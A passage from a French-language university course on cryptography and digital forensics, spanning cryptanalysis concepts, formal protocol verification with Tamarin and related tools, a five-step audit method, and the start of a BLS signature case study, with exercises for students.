Le Chapitre 26 a détaillé les algorithmes de Shor et Grover et leurs implications pour les preuves numériques. Cette section les replace dans le cadre plus large de la **méthodologie cryptanalytique** : une analyse de sécurité moderne ne peut plus se limiter à un seul horizon temporel.

1. **Aujourd'hui** : résistance aux attaques classiques sur les capacités de calcul actuellement disponibles, l'horizon d'analyse traditionnel de la cryptanalyse.
2. **Demain** : résistance aux attaques quantiques, notamment via les algorithmes de **Shor** (rupture de la cryptographie asymétrique) et de **Grover** (accélération quadratique réduisant la sécurité effective des clés symétriques), horizon détaillé au Ch. 26, Sections 1 et 3.

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. "Harvest Now, Decrypt Later" comme problème cryptanalytique prospectif

La stratégie *Harvest Now, Decrypt Later* (Ch. 26, section 26.2) transforme la cryptanalyse d'une discipline rétrospective ("ce protocole est-il cassé ?") en discipline **prospective** ("ce protocole sera-t-il cassé, et quand ?"), rendant la cryptanalyse prospective absolument critique pour la protection des secrets à très longue durée de sensibilité, exactement comme établi au Ch. 26 pour les données de santé ou les secrets d'État.

$\mathcal{C}$: cette stratégie inverse la temporalité habituelle de l'analyse de risque, la confidentialité d'aujourd'hui dépend d'une cryptanalyse qui n'existe pas encore.

$\mathcal{R}$: aucune méthode de cryptanalyse actuelle ne peut **prouver** la résistance future d'un protocole ; elle ne peut que documenter l'absence de faille connue *à ce jour*, une limite épistémologique fondamentale, déjà signalée au Ch. 26 concernant les calendriers spéculatifs.

$\mathcal{C}$: $\downarrow\downarrow$ pour données longue durée $\mathcal{R}$: $\sim$ limite épistémologique assumée $\mathcal{O}$: $\sim$

30.5 De la Cryptanalyse à la Conception : une Boucle Vertueuse

30.5.1 Le cycle conception-cryptanalyse-révision

La pratique mature de la cryptographie institutionnelle, telle qu'elle ressort des Chapitres 27 et 28, suit un cycle itératif :

1. **Concevoir** un protocole en appliquant les quatre principes de la Section 30.1 et en explicitant, dès la conception, le régime de capacité institutionnelle visé (Ch. 28).
2. **Soumettre** le protocole à une cryptanalyse rigoureuse, *white-box* de préférence (Section 30.3), analogue à la revue par les pairs qui a validé les Théorèmes 1 à 3 du Ch. 27 avant publication.
3. **Documenter** les failles découvertes selon la taxonomie de la Section 30.2, en distinguant leur catégorie précise.
4. **Réviser** la conception en réponse, en réévaluant le positionnement CRO du protocole révisé (méthode du Ch. 28).
5. **Republier** ou redéployer, avec une documentation transparente du processus, exactement la posture de transparence méthodologique pratiquée par les auteurs du cadre CRO eux-mêmes, qui identifient explicitement les limites et pistes futures de leur propre travail.

30.5.2 Application au contexte forensique

Jurisprudence & Droit applicable

Cryptanalyse et admissibilité en droit camerounais

Un expert judiciaire camerounais (Ch. 12 (UE SEC4031), experts agréés Décret 69/DF/544) appelé à témoigner sur la solidité d'un mécanisme cryptographique utilisé dans un dossier, par exemple, la robustesse d'une signature électronique contestée (Ch. 11 (UE SEC4031), eIDAS), doit être en mesure de répondre, en contre-interrogatoire (Ch. 20), à des questions de cryptanalyse : *"Cet algorithme a-t-il fait l'objet d'une cryptanalyse publiée ? A-t-il résisté aux meilleures tentatives de la communauté scientifique ? Existe-t-il des attaques connues, même théoriques, contre cette construction ?"* La réponse attendue, conforme à la rigueur de ce chapitre, distingue toujours : ce qui est **publié et vérifié** (par exemple, les théorèmes du Ch. 27), ce qui relève d'une **recherche en cours** non encore validée par les pairs (par exemple, le protocole ZK-NR évoqué en Section 30.1), et ce qui demeure une **question ouverte**.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Quatre principes de conception** : Zero Trust, minimalisme, défense en profondeur, *fail-safe defaults*, chacun directement reliable au cadre CRO formalisé (Ch. 27).
- Le **Trilemme CRO** fonctionne comme **boussole de conception**, pas seulement comme outil d'analyse a posteriori : il guide le choix d'architecture vers l'équilibre adapté au régime de capacité institutionnelle cible (Ch. 28).
- **Taxonomie en six catégories** : failles conceptuelles, d'implémentation, passives, actives, contre les primitives, contre le protocole, grille systématique applicable à toute analyse de sécurité, y compris en contexte forensique.
- **Black-box vs white-box** : deux modèles d'analyse directement transposables à la pratique forensique de ce cours (analyse réseau ≈ black-box ; analyse de firmware ≈ white-box), enracinés dans le principe de Kerckhoffs.
- **Cryptanalyse post-quantique** : deux horizons temporels à anticiper simultanément (aujourd'hui/demain), avec la stratégie *Harvest Now, Decrypt Later* transformant la cryptanalyse en discipline prospective (Ch. 26).
- **Cycle vertueux conception-cryptanalyse-révision** : la pratique mature ne sépare pas concevoir et attaquer ; elle les itère, avec une documentation transparente à chaque étape.

➢ **Rigueur sur les travaux en cours** : la distinction entre résultat publié et évalué par les pairs (Trilemme CRO), prépublication non encore évaluée par les pairs (ZK-NR), et question ouverte, est elle-même une compétence cryptanalytique et forensique, appliquée explicitement dans ce chapitre à propos des propres travaux de l'auteur.

✍ Exercice 30.1. Application de la taxonomie ★☆☆

Pour chacune des situations suivantes, rencontrées dans ce cours, classez la faille selon la taxonomie du Tableau 30.1 (une ou plusieurs catégories peuvent s'appliquer, justifiez) :

(a) Un attaquant intercepte du trafic réseau chiffré sans le modifier, dans l'espoir de le déchiffrer plus tard (Ch. 26, *Harvest Now, Decrypt Later*).

(b) Un développeur laisse une clé API en clair dans une couche Docker, supprimée dans une couche ultérieure mais toujours accessible dans l'historique (Ch. 24).

(c) Un attaquant exploite l'algorithme de Shor contre une signature RSA (Ch. 26).

(d) Un acteur malveillant intercale ses propres messages dans un échange SSH déjà établi.

✍ Exercice 30.2. Conception sous contrainte CRO ★★☆

Vous devez concevoir un mécanisme de signature pour les rapports d'expertise forensique numérique au Cameroun (Ch. 20), destiné à être présenté devant des tribunaux de juridiction générale ($H(C) \approx 8$ bits selon le Ch. 28).

(a) En appliquant la méthode de sélection de protocole (Ch. 28, section 28.8.1), dans quel régime de capacité institutionnelle ce contexte se situe-t-il ? Quel type de protocole (transparent ou préservant la confidentialité) recommanderiez-vous ?

(b) Appliquez les quatre principes de conception (Section 30.1) à ce mécanisme : que signifierait concrètement le "minimalisme" pour une signature de rapport d'expertise ?

(c) Quelle catégorie de faille (Tableau 30.1) vous semble la plus critique à anticiper pour ce cas d'usage spécifique ? Justifiez et proposez une contre-mesure de conception.

✍ Exercice 30.3. Esprit critique face à un protocole en développement ★★★

Un consortium international vous présente un nouveau protocole de non-répudiation pour la chaîne de custody numérique, accompagné d'une présentation affirmant :

"Notre protocole atteint simultanément confidentialité = 0,95, fiabilité = 0,98 et opposabilité = 0,92, soit un score combiné de 0,857, le plus élevé jamais documenté."

(a) En vous appuyant sur le Théorème 3 (Trilemme CRO conditionnel, Ch. 27) et sur les valeurs réellement publiées du Tableau 28.3 (Ch. 28, produits CLO entre 0,27 et 0,57), évaluez la plausibilité de cette affirmation.

(b) Quelles questions précises poseriez-vous à ce consortium pour vérifier la validité de ces chiffres (référez-vous à la méthodologie en quatre étapes du Ch. 28, section 28.1) ?

(c) Ce chapitre a traité le protocole ZK-NR, mentionné dans le Prologue de ce cours, avec une prudence méthodologique explicite face à l'absence d'article complet vérifiable. Rédigez un court paragraphe expliquant pourquoi cette même prudence devrait s'appliquer à l'affirmation du consortium de cet exercice, en distinguant ce qui relèverait d'un résultat publié et évalué par les pairs de ce qui relève d'une affirmation commerciale non vérifiée.

● Note

Transition. Ce chapitre clôt l'exploration de la conception et de la cryptanalyse fondées sur le cadre CRO. Le chapitre suivant aborde la **méthodologie d'analyse formelle** : comment structurer rigoureusement une preuve de sécurité, et comment cette même rigueur méthodologique s'applique à la rédaction des preuves forensiques présentées tout au long de ce cours.

31

MÉTHODOLOGIE D'ANALYSE FORMELLE DE PROTOCOLES

« Sans modélisation formelle, la sécurité n'est qu'une illusion de confiance. »

Andrew Yao

Niveau : *Recherche* • Logique formelle de base recommandée. Chapitre 30 (cryptanalyse) indispensable : ce chapitre formalise et outille la démarche cryptanalytique qui y a été présentée.

✦ Objectifs du chapitre

- ➢ Maîtriser le modèle de menace Dolev-Yao [10] : ses hypothèses, sa portée, et pourquoi il reste le standard de l'analyse de protocoles malgré ses limites assumées.
- ➢ Formaliser des propriétés de sécurité (non-répudiation, confidentialité, authenticité, intégrité) sous forme de lemmes vérifiables.
- ➢ Comprendre les principes de fonctionnement et les usages respectifs de Tamarin Prover, ProVerif et CryptoVerif.
- ➢ Appliquer une méthodologie d'audit en cinq étapes, combinant analyse manuelle et vérification automatisée.
- ➢ Interpréter correctement un résultat "non prouvé" rendu par un outil de vérification formelle : distinguer limitation outil et faille réelle.
- ➢ Relier la vérification formelle de protocoles à la méthodologie de rédaction de rapport forensique (Ch. 20) : même exigence de rigueur, même distinction entre ce qui est prouvé et ce qui ne l'est pas.

De la cryptanalyse informelle à la preuve formelle

Le Chapitre 30 a présenté la cryptanalyse comme discipline de test adverse, indispensable au même titre que la falsification active du PIU (E9bis, Ch. 6 (UE SEC4031)). Mais "tester un protocole" et "prouver qu'il résiste à toute attaque dans un modèle donné" sont

deux démarches de nature différente : la première est empirique et jamais exhaustive ; la seconde, quand elle aboutit, offre une garantie mathématique au sein des hypothèses posées. Ce chapitre présente la méthodologie et les outils qui permettent de passer de l'une à l'autre.

31.1 Modélisation des Menaces

Toute analyse formelle commence par la définition précise de la puissance et des objectifs de l'adversaire considéré. Sans cette définition explicite, affirmer qu'un protocole est "sûr" n'a aucun sens vérifiable, sûr contre quel adversaire, capable de quoi ?

31.1.1 Le modèle Dolev-Yao

Définition

Modèle Dolev-Yao (1983) : modèle standard pour l'analyse formelle des protocoles cryptographiques. Il pose que l'attaquant :

- **contrôle entièrement le réseau** : il peut écouter, bloquer, injecter et modifier n'importe quel message en transit ;
- **est un participant légitime** : il possède les clés publiques attendues et peut engager des sessions comme n'importe quel acteur honnête ;
- **ne peut pas casser les primitives cryptographiques par la force** : le chiffrement, les signatures et les fonctions de hachage sont traités comme des **boîtes noires parfaites** (modèle de l'oracle), un message chiffré est totalement opaque sans la clé, une signature ne peut être forgée sans la clé privée.

Attention

Pourquoi cette séparation des préoccupations est une force, pas une faiblesse

Le modèle Dolev-Yao **ignore délibérément** la cryptanalyse des primitives (objet du Ch. 30, Section "contre les primitives" du Tableau 30.1) pour se concentrer exclusivement sur les **failles logiques du protocole** : l'agencement des messages, l'ordre des étapes, la gestion des identités. Cette séparation permet d'isoler deux questions distinctes : "la mathématique sous-jacente est-elle solide ?" (cryptanalyse des primitives, Ch. 30) et "même avec une mathématique parfaite, le protocole est-il logiquement bien conçu ?" (analyse formelle, ce chapitre). Un protocole peut échouer sur l'une de ces deux dimensions indépendamment de l'autre, la taxonomie du Tableau 30.1 distingue précisément les failles "contre le protocole" (logiques, du ressort de Dolev-Yao) des failles "contre les primitives" (mathématiques, hors du périmètre Dolev-Yao).

31.1.2 Formalisation des propriétés de sécurité

Les propriétés de sécurité attendues d'un protocole doivent être exprimées de manière formelle et mécaniquement vérifiable, pas seulement décrites en langage naturel. Quatre propriétés reviennent systématiquement dans l'analyse de protocoles à vocation forensique ou juridique :

Propriété	Lemme typique	Pertinence forensique
Non-répudiation	`lemma_nonRep_ori`	Un signataire ne peut nier avoir produit une signature, fondement de la valeur probatoire d'eIDAS (Ch. 11 (UE SEC4031))
Confidentialité	`lemma_confidenti`	Aucune information sur le message n'est exposée au-delà de ce qui est strictement nécessaire, correspond à Conf (Ch. 27)
Authenticité	`lemma_unforgeabi`	Une signature ne peut être forgée sans la clé privée correspondante, fondement de la chaîne de custody numérique (Ch. 8 (UE SEC4031))
Intégrité (engagement)	`lemma_binding`	Une preuve ne peut être réinterprétée *a posteriori* pour correspondre à un message différent, analogue au hash SHA-256 garantissant qu'une image E01 n'a pas été altérée (Ch. 8 (UE SEC4031))

Tableau 31.1. Quatre propriétés de sécurité fondamentales et leur formalisation typique

31.2 Outils d'Analyse Formelle

31.2.1 Le *prover* Tamarin

Tamarin Prover est l'outil de référence pour les preuves symboliques de protocoles. Il modélise le protocole et les capacités de l'adversaire (typiquement, Dolev-Yao) via des **règles de réécriture**, et permet de vérifier automatiquement des propriétés de sécurité exprimées en **logique temporelle**, c'est-à-dire des propriétés qui portent non seulement sur les états du système mais sur la **séquence** des événements ("si A se produit, alors B s'est nécessairement produit avant").

Outils · Principe de fonctionnement de Tamarin (vue conceptuelle)

```
# STRUCTURE TYPE D'UN MODELE TAMARIN (illustration pedagogique,
# pas un fichier executable -- la syntaxe Tamarin reelle est plus
# riche ; se referer a la documentation officielle du projet
# pour toute utilisation effective)

# 1. Declaration des regles de reecriture (le protocole)
rule Register_Key:
    [ Fr(~ltk) ]
    --[ KeyGen($A, ~ltk) ]->
    [ !Ltk($A, ~ltk), !Pk($A, pk(~ltk)) ]

rule Sign_Message:
    [ !Ltk($A, ~ltk), In(m) ]
    --[ Signed($A, m) ]->
    [ Out(sign(m, ~ltk)) ]

# 2. Declaration des capacites de l'adversaire (Dolev-Yao
#    standard, generalement implicite dans Tamarin)

# 3. Formalisation des lemmes (proprietes a verifier)
lemma non_repudiation:
    "All A m #i. Signed(A, m) @ i ==>
        (Ex #j. KeyGen(A, ltk) @ j & j < i)"

# 4. Execution : Tamarin explore l'espace des etats accessibles
#    a l'adversaire et tente soit de PROUVER le lemme (preuve
#    valide pour tous les etats), soit de trouver une TRACE
#    D'ATTAQUE qui le viole
```

L'état "non prouvé" n'est pas une faille

Un résultat fréquent en pratique : Tamarin (ou ProVerif) termine sur un état **"non prouvé"** (*inconclusive*), ni preuve de validité, ni trace d'attaque trouvée. Ce résultat **n'indique pas une faille du protocole**, c'est une limitation bien documentée de ces outils, due à l'**explosion de l'espace d'états** : pour des protocoles complexes combinant plusieurs primitives, l'espace des comportements possibles de l'adversaire devient trop vaste pour une exploration automatique exhaustive en temps fini. Un résultat "non prouvé" signale la nécessité de : (a) preuves manuelles complémentaires ciblées sur les parties non couvertes, ou (b) une simplification du modèle (au prix d'une perte de généralité), ou (c) un découpage du protocole en sous-composants analysés séparément. **Cette distinction, absence de preuve ≠ preuve d'absence, est rigoureusement la même que celle pratiquée en investigation forensique** : l'absence d'une preuve dans un dossier ne démontre jamais l'innocence, elle signale seulement une question restée sans réponse (Ch. 7 (UE SEC4031), distinction constatation/analyse).

31.2.2 Panorama comparatif des outils

Outil	Type de preuve	Application principale
Tamarin	Preuve symbolique	Protocoles complexes, propriétés temporelles (séquences d'événements, ordre causal entre actions)
ProVerif	Vérification automatique	Protocoles plus simples, propriétés d'équivalence (indistinguabilité de deux exécutions)
CryptoVerif	Preuve computationnelle	Preuves dans le modèle standard (au-delà du modèle symbolique : tient compte des probabilités d'attaque, pas seulement de leur possibilité logique)

Tableau 31.2. Comparatif des principaux outils d'analyse formelle

Symbolique vs computationnel : une distinction qui rejoint le Ch. 27

Tamarin et ProVerif opèrent dans le **modèle symbolique** (Dolev-Yao : les primitives sont des boîtes noires parfaites). CryptoVerif opère dans le **modèle computationnel**, plus proche de l'approche information-théorique du cadre CLO (Ch. 27) : les primitives y sont modélisées avec leurs véritables propriétés probabilistes (négligeabilité, avantage de l'adversaire), pas comme des oracles parfaits. Un protocole "prouvé sûr" dans le modèle symbolique offre une garantie plus faible qu'un protocole "prouvé sûr" dans le modèle computationnel : le premier suppose que les primitives sous-jacentes sont parfaites (hypothèse simplificatrice), le second quantifie explicitement le risque résiduel, exactement la démarche des Théorèmes 1 à 3 du Ch. 27, qui bornent Conf, Rel, Opp par des quantités explicitement probabilistes ($\mathrm{negl}(\lambda)$), pas par de simples impossibilités logiques.

31.3 Méthodologie d'Audit en Cinq Étapes

Cette méthodologie systématique, standard dans la pratique professionnelle de l'audit de protocoles cryptographiques, guide l'analyse de tout protocole, qu'il s'agisse d'un nouveau schéma proposé ou d'un mécanisme existant que l'investigateur doit évaluer en contexte forensique (Ch. 20, témoignage d'expert sur la fiabilité d'un mécanisme contesté).

Étape	Contenu
1. Compréhension	Analyse approfondie du *whitepaper*, de la documentation et, si disponible, du code source. Identification des acteurs, des messages échangés, des primitives cryptographiques employées et des objectifs de sécurité annoncés.
2. Modélisation	Définition explicite du modèle de menace (typiquement Dolev-Yao, Section 31.1) et formalisation des propriétés de sécurité attendues sous forme de lemmes vérifiables (Tableau 31.1).
3. Analyse manuelle	Recherche ciblée de vulnérabilités connues : attaque par rejeu de *nonce*, faiblesse du générateur de nombres aléatoires, mauvaise gestion de l'état des sessions, erreurs de composition entre primitives individuellement sûres (cf. Tableau 30.1, faille "contre le protocole").
4. Analyse automatisée	Implémentation du modèle dans un outil tel que Tamarin ou ProVerif (Section 31.2) pour une vérification exhaustive des propriétés contre un adversaire actif, dans les limites de l'explosion de l'espace d'états.
5. Test d'implémentation	Si une implémentation concrète est disponible : tests pratiques (*fuzzing* des entrées, analyse dynamique, tests de performance sous charge) et analyse statique du code source pour détecter des bugs d'implémentation (Tableau 30.1, faille "d'implémentation", distincte d'une faille conceptuelle).

Tableau 31.3. Méthodologie d'audit en cinq étapes

Scénario Opérationnel · Application de la méthodologie à un cas du cours : audit d'un mécanisme de signature de rapport

Supposons qu'un nouveau mécanisme de signature pour les rapports d'expertise forensique camerounais (Ch. 20) vous soit soumis pour audit.

Étape 1 (Compréhension) : lecture de la spécification : le mécanisme combine une signature ECDSA (Ch. 28) avec un horodatage qualifié.

Étape 2 (Modélisation) : modèle Dolev-Yao standard. Lemmes à vérifier : `non_repudiation` (l'expert ne peut nier avoir signé), `temporal_integrity` (l'horodatage ne peut être falsifié indépendamment de la signature).

Étape 3 (Analyse manuelle) : vérifier si le mécanisme est vulnérable à une attaque par rejeu, un rapport signé pourrait-il être présenté une seconde fois, dans une affaire différente, comme preuve falsifiée ? Cela dépend de la présence d'un identifiant de session unique dans le message signé.

Étape 4 (Analyse automatisée) : modélisation dans Tamarin ; si le résultat est "non prouvé" pour la propriété de non-rejeu, cela signale, conformément à la

Section 31.2, la nécessité d'une preuve manuelle complémentaire, pas nécessairement une faille avérée.

Étape 5 (Test d'implémentation) : si une implémentation logicielle existe pour ce mécanisme, fuzzer les champs d'entrée (date, identifiant d'affaire) pour détecter d'éventuels bugs de validation.

31.4 Rigueur sur les Travaux en Cours : une Réserve Méthodologique

Cohérence avec le Chapitre 30

Le Ch. 30 a mentionné le protocole de recherche ZK-NR (*Zero-Knowledge Non-Repudiation*), développé par l'auteur de ce cours, en signalant explicitement qu'aucun article complet correspondant n'était disponible pour vérification dans le cadre de ce projet. La même réserve s'applique ici : toute affirmation précise sur le nombre de règles symboliques, de lemmes formalisés, ou sur le statut exact (prouvé / non prouvé / réfuté) d'une vérification Tamarin appliquée à ce protocole spécifique **ne peut être incluse dans ce cours sans accès à une publication ou un rapport technique vérifiable**.

Ce qui peut être affirmé en toute rigueur : la méthodologie en cinq étapes présentée dans ce chapitre (Section 31.3) constitue le cadre approprié pour conduire, le moment venu, l'audit formel de tout protocole combinant plusieurs primitives, y compris un protocole tel que ZK-NR, combinant engagements, preuves à divulgation nulle et signatures à seuil. L'application effective de cette méthodologie, et la publication de ses résultats (prouvés, réfutés, ou non conclusifs), relève d'un travail de recherche distinct de ce cours.

Cette transparence sur les limites de ce qui peut être affirmé, ici comme au Ch. 30, illustre elle-même le principe central de ce chapitre : **distinguer rigoureusement ce qui est prouvé, ce qui est en cours d'investigation, et ce qui demeure une question ouverte**, exactement la discipline exigée d'un rapport forensique (Ch. 20).

31.5 De la Preuve de Protocole à la Preuve Forensique

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Vérification formelle et opposabilité

La vérification formelle d'un protocole, quand elle aboutit à une preuve complète, constitue un argument d'opposabilité d'un type particulier : elle ne dépend pas de la confiance accordée à un expert individuel, mais de la **vérifiabilité mécanique et reproductible** de la preuve elle-même par n'importe quel tiers disposant de l'outil utilisé.

$\mathcal{O}$: une preuve Tamarin complète, soumise au tribunal, peut en principe être **rejouée indépendamment** par un expert de la partie adverse, un niveau de vérifiabilité supérieur à un simple rapport d'expertise narratif (Ch. 20).
$\mathcal{R}$: cette garantie est cependant **relative au modèle de menace posé** (Dolev-Yao, Section 31.1) : une preuve formelle de sécurité ne dit rien sur la résistance aux attaques par canal auxiliaire, aux failles d'implémentation, ou à la cryptanalyse des primitives elles-mêmes (Ch. 30).
$\mathcal{C}$: $\sim \mathcal{R}$: ↑ dans le modèle posé ; limité hors modèle $\mathcal{O}$: ↑↑ rejouabilité indépendante
Implication pour le témoignage d'expert (Ch. 20) : un expert présentant une preuve formelle doit, comme pour toute conclusion technique, **énoncer explicitement le modèle de menace sous lequel la preuve est valide**, exactement la discipline de la section "Limitations" déjà pratiquée dans le modèle de rapport du Ch. 20.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- Le **modèle Dolev-Yao** sépare délibérément l'analyse logique du protocole (son objet) de la cryptanalyse des primitives (objet du Ch. 30) : l'adversaire contrôle le réseau mais ne peut casser les primitives par force brute.
- **Quatre propriétés fondamentales** à formaliser : non-répudiation, confidentialité, authenticité, intégrité (engagement), chacune directement reliable à un mécanisme forensique déjà rencontré dans ce cours.
- **Tamarin Prover** : outil de référence pour les preuves symboliques avec propriétés temporelles. Un résultat "non prouvé" **n'est pas une faille** : c'est une limitation par explosion de l'espace d'états, signalant un besoin de preuve manuelle complémentaire.
- **Trois outils complémentaires** : Tamarin (symbolique, temporel), ProVerif (automatique, équivalence), CryptoVerif (computationnel, quantifie le risque résiduel plutôt que de poser des primitives parfaites), ce dernier rejoignant l'esprit probabiliste du cadre CLO (Ch. 27).
- **Méthodologie en cinq étapes** : compréhension, modélisation, analyse manuelle, analyse automatisée, test d'implémentation, applicable à tout protocole, y compris en contexte d'audit forensique d'un mécanisme contesté.
- **Rigueur sur les affirmations non vérifiables** : ce chapitre s'est volontairement abstenu de détails précis sur le protocole de recherche ZK-NR, faute d'article vérifiable, cohérence méthodologique directe avec la réserve posée au Ch. 30.

➢ **Vérification formelle et opposabilité** : une preuve formelle complète et rejouable constitue un argument d'opposabilité fort, mais **toujours relatif au modèle de menace posé**, à énoncer explicitement dans tout témoignage d'expert (Ch. 20).

✍ Exercice 31.1. Maîtrise du modèle Dolev-Yao ★☆☆

(a) Le modèle Dolev-Yao suppose que l'adversaire ne peut pas casser les primitives cryptographiques par force brute. En quoi cette hypothèse diffère-t-elle de l'approche du cadre CLO (Ch. 27), qui borne explicitement un terme $\mathrm{negl}(\lambda)$ plutôt que de le supposer nul ?

(b) Pour chacune des quatre propriétés du Tableau 31.1, identifiez le mécanisme forensique de ce cours qui l'illustre le mieux, en justifiant.

(c) Un protocole de vote électronique permet à un adversaire de rejouer un bulletin déjà soumis. À quelle étape de la méthodologie d'audit (Tableau 31.3) cette vulnérabilité serait-elle le plus probablement détectée en premier ? Justifiez.

✍ Exercice 31.2. Interprétation d'un résultat de vérification ★★☆

Un outil Tamarin appliqué à un protocole de signature de rapport forensique (sur le modèle du `boxscenario` de ce chapitre) renvoie un résultat "non prouvé" pour le lemme `non_repudiation`.

(a) Pourquoi serait-il méthodologiquement incorrect de conclure directement que le protocole est vulnérable ?

(b) Quelles sont les trois pistes mentionnées dans ce chapitre (Section 31.2) pour progresser face à un tel résultat ? Laquelle privilégieriez-vous pour un protocole destiné à un usage judiciaire à haute criticité, et pourquoi ?

(c) En vous appuyant sur l'analogie posée dans ce chapitre (absence de preuve $\neq$ preuve d'absence), rédigez un paragraphe expliquant comment cette même règle s'applique à la rédaction d'un rapport forensique (Ch. 20) : que doit faire un investigateur qui n'a pas trouvé de preuve d'une hypothèse, sans pouvoir non plus la réfuter formellement ?

✍ Exercice 31.3. Audit complet d'un protocole proposé ★★★

Un développeur camerounais propose un nouveau protocole de "scellement numérique" pour les pièces à conviction électroniques, destiné à être utilisé par les OPJ (Ch. 8 (UE SEC4031)). Le protocole combine : un hachage SHA-256 de l'evidence, une signature ECDSA de l'OPJ, et un horodatage via une autorité tierce.

(a) Appliquez l'Étape 1 (Compréhension) de la méthodologie : identifiez les acteurs,

les messages échangés, les primitives utilisées et les trois objectifs de sécurité que ce protocole devrait viser (référez-vous au Ch. 8 (UE SEC4031)).

(b) Appliquez l'Étape 2 (Modélisation) : formalisez au moins deux lemmes de sécurité pertinents pour ce protocole, sur le modèle du Tableau 31.1.

(c) Appliquez l'Étape 3 (Analyse manuelle) : identifiez au moins une vulnérabilité potentielle de composition entre les trois primitives (hachage + signature + horodatage), par exemple, que se passe-t-il si l'horodatage est obtenu *avant* la signature plutôt qu'après ?

(d) Pour les Étapes 4 et 5, décrivez (sans les exécuter réellement) ce que vous chercheriez à vérifier automatiquement, et quels tests d'implémentation seraient prioritaires si ce protocole devait être déployé dans les unités PNC.

(e) Rédigez un court paragraphe de synthèse destiné à l'ANTIC, présentant votre niveau de confiance dans ce protocole à l'issue de cet audit partiel, en respectant scrupuleusement la distinction entre ce que votre analyse établit et ce qui resterait à vérifier avant tout déploiement opérationnel.

● Note

Transition. La Partie VI a parcouru l'ensemble du socle théorique de ce cours : formalisation du Trilemme CRO (Ch. 27), application aux primitives réelles (Ch. 28), conception et cryptanalyse (Ch. 30), et enfin l'outillage de la preuve formelle (ce chapitre). Le chapitre suivant et dernier de ce cours propose un **cas pratique intégrateur** mobilisant l'ensemble de ces outils théoriques sur une situation forensique complète, clôturant ainsi le parcours entamé au Prologue.

32

CAS PRATIQUE. AUDIT FORMEL D'UN PROTOCOLE MULTI-COUCHES

« In theory, theory and practice are the same. In practice, they are not. The true test of any protocol is in its implementation. »

attribué à Albert Einstein, formulation populaire

Niveau : *Recherche* • Maîtrise complète de la Partie VI requise (Ch. 27 à 31). Ce chapitre applique l'ensemble des outils théoriques accumulés à un cas concret.

✦ Objectifs du chapitre

- ➢ Appliquer intégralement la méthodologie d'audit en cinq étapes (Ch. 31) à un cas concret : l'analyse cryptanalytique de la signature BLS.
- ➢ Comprendre la vulnérabilité spécifique de BLS face à l'algorithme de Shor, et pourquoi cette vulnérabilité motive son couplage architectural avec une primitive post-quantique.
- ➢ Maîtriser une checklist opérationnelle d'analyse face à une preuve cryptographique multi-couches rencontrée en investigation.
- ➢ Conduire vous-même, à titre d'exercice guidé, les quatre premières étapes de l'audit formel d'une architecture multi-couches décrite publiquement, en respectant scrupuleusement la distinction entre ce qui peut être établi à partir d'une description architecturale et ce qui nécessiterait un accès aux spécifications complètes.
- ➢ Synthétiser, sur cet exemple, l'ensemble des outils de la Partie VI : Trilemme CRO formalisé, méthodologie de calcul des primitives, taxonomie cryptanalytique, vérification formelle.

De la théorie à la pratique : ce que ce chapitre démontre

Les Chapitres 27 à 31 ont construit, brique par brique, l'ensemble des outils nécessaires à l'analyse rigoureuse d'un système cryptographique : théorie de l'information, définitions formelles CLO, taxonomie cryptanalytique, méthodologie d'audit. Ce chapitre les met

en œuvre sur un cas réel et entièrement vérifiable, la signature **BLS** (Boneh-Lynn-Shacham), une primitive cryptographique authentique, publiée, abondamment documentée dans la littérature scientifique, avant de vous guider dans l'application de cette même méthodologie à une architecture multi-couches plus ambitieuse, à titre d'exercice de synthèse.

32.1 Étude de Cas Authentique : la Signature BLS

32.1.1 Fonctionnement et propriétés

Définition

Signature BLS (Boneh, Lynn, Shacham, 2001) : schéma de signature numérique fondé sur les couplages bilinéaires (*pairings*) sur courbes elliptiques, typiquement instancié sur la courbe `BLS12-381`. Sa propriété distinctive : les signatures sont **courtes** et **agrégeables**, plusieurs signatures de plusieurs signataires sur plusieurs messages peuvent être combinées en une seule signature compacte, vérifiable efficacement.

Cette propriété d'agrégation rend BLS particulièrement adapté aux **systèmes à seuil** (*threshold signatures*) : un ensemble de signataires peut produire collectivement une signature unique, sans qu'aucun signataire individuel ne puisse signer seul, pertinent pour des contextes institutionnels où une décision doit recueillir l'accord de plusieurs parties avant de produire une attestation juridiquement valable (par exemple, une décision collégiale en investigation, Ch. 6 (UE SEC4031), Quality Gates).

32.1.2 Cryptanalyse classique et quantique

Horizon	Fondement de sécurité	État de la cryptanalyse
Classique	Difficulté du problème calculatoire de Diffie-Hellman (CDH) sur courbes appariées	Aucune attaque efficace connue sur BLS12-381 à la date de rédaction de ce cours, sécurité considérée comme solide face aux capacités de calcul classiques actuelles
Quantique	*Le même problème CDH, mais résoluble par Shor*	**Extrêmement vulnérable** : l'algorithme de Shor (Ch. 26) résout le problème CDH en temps polynomial sur un ordinateur quantique suffisamment puissant, réduisant la sécurité de la signature **à néant**, pas une dégradation progressive, une rupture complète

Tableau 32.1. Cryptanalyse de BLS, horizons classique et quantique

★ Attention

BLS et le Théorème 1 du Chapitre 26 : une application directe

Cette vulnérabilité de BLS face à Shor n'est pas une particularité isolée : elle illustre exactement le Tableau 26.1 du Ch. 26, qui classe **toute** signature fondée sur le logarithme discret (dont BLS, comme ECDSA) parmi les primitives vulnérables à Shor. La distinction hash *vs.* signature, déjà établie au Ch. 26, s'applique ici sans modification : BLS n'a aucune protection structurelle particulière contre cette menace, c'est une signature asymétrique classique, avec les mêmes faiblesses que toute primitive de sa catégorie.

32.1.3 Positionnement qualitatif dans le cadre CRO

Rigueur méthodologique : positionnement qualitatif, pas un calcul publié

Conformément à la discipline déjà établie au Ch. 28 (Section 6, Tableau 28.6), BLS **ne dispose pas d'un calcul CLO publié** avec décomposition bit par bit vérifiable. Le positionnement qui suit est donc qualitatif, raisonné par analogie avec ECDSA (calcul publié, Ch. 28, Section 4), une primitive de structure comparable (signature asymétrique, transparente par construction).

Dimension	Positionnement attendu	Raisonnement par analogie
Conf	Faible	Comme ECDSA (Ch. 28, Conf ≈ 0,31) : une signature, par construction, ne masque pas le message signé, seule la clé privée reste secrète
Rel	Élevé, **aujourd'hui**	Vérification déterministe ; la falsification exige de résoudre le problème CDH, considéré difficile classiquement (analogue à la difficulté du logarithme discret elliptique pour ECDSA, Rel ≈ 0,98)
